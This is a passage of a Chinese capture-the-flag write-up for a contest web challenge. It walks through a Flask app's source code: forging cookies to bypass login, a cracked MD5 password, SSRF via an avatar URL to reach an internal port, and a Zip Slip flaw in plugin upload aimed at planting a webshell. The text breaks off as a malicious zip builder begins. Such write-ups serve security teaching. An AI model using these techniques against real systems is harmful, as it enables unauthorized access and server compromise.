题目来源:第十九届全国大学生信息安全竞赛(创新实践能力赛)暨第三届"长城杯"网数智安全大赛(防护赛) 半决赛
一、附件分析
题目给了 Docker Compose 配置文件 docker-compose.yaml,其内容:
yaml
services:
  web:
    build: .
    container_name: question-web
    ports:
      - "5000:5000"
    expose:
      - "80"
    environment:
      - PYTHONUNBUFFERED=1
      - PYTHONDONTWRITEBYTECODE=1
      - DB_PATH=/data/app.db
    volumes:
      - appdata:/data
    read_only: true
    tmpfs:
      - /tmp:rw,nosuid,nodev,noexec,size=64m
      - /app/uploads:rw,nosuid,nodev,noexec,size=128m,mode=0755
      - /app/plugins:rw,nosuid,nodev,noexec,size=128m,mode=0755
      - /app/static/uploads:rw,nosuid,nodev,noexec,size=128m,mode=0755
      - /var/run/apache2:rw,nosuid,nodev,noexec,size=16m
      - /var/lock/apache2:rw,nosuid,nodev,noexec,size=16m
    restart: unless-stopped

volumes:
  appdata:
从中我们可以得到一个关键信息:容器监听了 80 端口,但是这个端口并不会直接暴露给宿主机(不能直接通过"主机IP:80"进行访问),这可能意味着本题可能会用到 SSRF。
二、浏览页面 + 源码辅助分析
1、登入界面
访问:127.0.0.1:5000
页面会重定向到 /login,查看源码逻辑:
python
# index.py
@app.route('/')
def home():
    if is_logged_in():
        return flask.redirect(flask.url_for("dashboard"))
    return flask.redirect(flask.url_for("login"))
通过 is_logged_in() 函数决定跳转到哪个页面,查看该函数的逻辑;
python
# index.py
def is_logged_in() -> bool:
    return flask.request.cookies.get("visited") == "yes" and bool(flask.request.cookies.get("user"))

发现问题!它简单地通过 Cookie 中的两个参数决定用户是否已经登入,我们只需要伪造 Cookie 成:
http
Cookie: visited=yes;user=admin即可绕过登入验证。
需要注意的坑点是,检验是在根目录即 127.0.0.1:5000/ 而不是在登入界面 127.0.0.1:5000/login,因此要抓的包是在根目录抓的:

因为源码中定义了装饰器 login_required:
python
def login_required(view):
    def wrapped(*args, **kwargs):
        if not is_logged_in():
            next_url = flask.request.full_path if flask.request.query_string else flask.request.path
            return flask.redirect(flask.url_for("login", next=next_url))
        return view(*args, **kwargs)

    wrapped.__name__ = view.__name__
    return wrapped
后续主界面的函数都被装饰器修饰:
python
@app.route("/dashboard")
@login_required
......
@app.route('/plugin/upload', methods=['GET', 'POST'])
@login_required
......
......
因此,后续操作都有 Cookie 的验证,若没有则会重返登入界面。

为了操作方便,可以使用 Burp 的 Session Handling Rules 功能。
首先,进入 Settings → Sessions → Session Handling Rules

点击 Add 新建一条规则,在 Rule Actions 中点击 Add → Set a specific cookie or parameter value 填写:
- Name:Cookie 名称
- Value:Cookie 的值
还需要勾选下方的"If not ......",并选择"cookie",这意味着如果请求头的 Cookie 中如果没有该字段,则会自动添加。

同理,设置另外一个:
切换到 Scope 标签页,设置该规则作用的工具范围(Proxy、Repeater、Scanner 等)和 URL 范围

点击 OK 保存。
现在,我们访问任何页面,Burp 都会帮我们带上指定的 Cookie了。
当然,这里还要另一种做法,也就是 MD5 碰撞,因为登入判断逻辑写在了源代码而不是数据库中:
python
@app.route('/login', methods=['GET', 'POST'])
def login():
    if flask.request.method == 'POST':
        username = flask.request.form.get('username', '')
        password = flask.request.form.get('password', '')

        h1 = hashlib.md5(password.encode('utf-8')).hexdigest()
        h2 = hashlib.md5(h1.encode('utf-8')).hexdigest()
        next_url = flask.request.args.get("next") or flask.url_for("dashboard")

        if username == 'admin' and h2 == "7022cd14c42ff272619d6beacdc9ffde":
            resp = flask.make_response(flask.redirect(next_url))
            resp.set_cookie('visited', 'yes', httponly=True, samesite='Lax')
            resp.set_cookie('user', username, httponly=True, samesite='Lax')
            return resp

        return flask.render_template('login.html', error='用户名或密码错误', username=username), 401

return flask.render_template('login.html', error=None, username='')- 用户名:admin
- 密码需要其哈希值与"7022cd14c42ff272619d6beacdc9ffde"相等
在 CMD5 上查询该值:

得到密码为 secret。
2、About
还记得在看 YAML 文件时候得到的结论吗?(SSRF)
带着这个问题,我们可以看到 /about 页面的"头像远程 URL"的功能:


尝试访问 80 端口,得到回显:

也就是说,存在 SSRF 漏洞,对应代码:
python
def fetch_remote_avatar_info(url: str):
    if not url:
        return None

    parsed = urllib.parse.urlparse(url)
    if parsed.scheme not in {"http", "https"}:
        return None
    if not parsed.hostname:
        return None

    req = urllib.request.Request(url, method="GET", headers={"User-Agent": "question-app/1.0"})


    try:
        with urllib.request.urlopen(req, timeout=3) as resp:
            content = resp.read()
            return {
                "content_snippet": content,
                "status": getattr(resp, "status", None),
                "content_type": resp.headers.get("Content-Type", ""),
                "content_length": resp.headers.get("Content-Length", ""),
            }
    except Exception:
        return None
仅校验协议是否为 http、https,并没校验访问的地址,而且还将访问后的结果(content)返回了,并传作为模板引擎的上下文。
python
remote_info=fetch_remote_avatar_info(avatar_url)通过模板引擎渲染给用户:
html
{% if remote_info %}
            <div style="margin-top:8px; font-size:12px; opacity:.85;">
              远程信息:
              <code>type={{ remote_info.content_type or '?' }}</code>
              <code>len={{ remote_info.content_length or '?' }}</code>
              <code>len={{ remote_info.content_snippet or '?' }}</code>
            </div>
{% endif %}
尝试读取一些常见的存放 flag 的目录:

但是并没有结果。
于是想着:我们是否可以通过文件上传,上传木马文件,访问后获取 WebShell 呢?
3、文件上传
存在文件上传的地方共有两处,一个是 http://127.0.0.1:5000/plugin/upload,另一个是 http://127.0.0.1:5000/about,分别审查代码后发现,插件上传的地方存在 Zip Slip 漏洞:
python
@app.route('/plugin/upload', methods=['GET', 'POST'])
@login_required
def upload_plugin():
    if flask.request.method == 'GET':
        return flask.render_template('plugin_upload.html', error=None, ok=None, files=None)

    file = flask.request.files.get('plugin')
    if not file or not file.filename:
        return flask.render_template('plugin_upload.html', error='请选择一个 zip 文件', ok=None, files=None), 400

    filename = secure_filename(file.filename)
    if not filename.lower().endswith('.zip'):
        return flask.render_template('plugin_upload.html', error='仅支持 .zip 文件', ok=None, files=None), 400

    saved = UPLOAD_DIR / f"{uuid4().hex}-{filename}"
    file.save(saved)

    dest = PLUGIN_DIR / f"{Path(filename).stem}-{uuid4().hex[:8]}"
    dest.mkdir(parents=True, exist_ok=True)

    try:
        print(saved, dest)
        extracted = safe_upload(saved, dest)
    except Exception:
        shutil.rmtree(dest, ignore_errors=True)
        return flask.render_template('plugin_upload.html', error='解压失败:压缩包内容不合法', ok=None, files=None), 400

    return flask.render_template('plugin_upload.html', error=None, ok='上传并解压成功', files=extracted)
python
def safe_upload(zip_path: Path, dest_dir: Path) -> list[str]:
    with zipfile.ZipFile(zip_path, 'r') as z:
        for info in z.infolist():
            target = os.path.join(dest_dir, info.filename)
            if info.is_dir():
                os.makedirs(target, exist_ok=True)
            else:
                os.makedirs(os.path.dirname(target), exist_ok=True)
                with open(target, 'wb') as f:
                    f.write(z.read(info.filename))
safe_upload 中,将压缩包中的条目一一取出(for info in z.infolist()),将路径拼接(os.path.join(dest_dir, info.filename))之后,未对 target 进行校验,就直接写入指定目录中。
用 Python 构造恶意 Zip:
python
import zipfile
import io

zip_buffer = io.BytesIO()
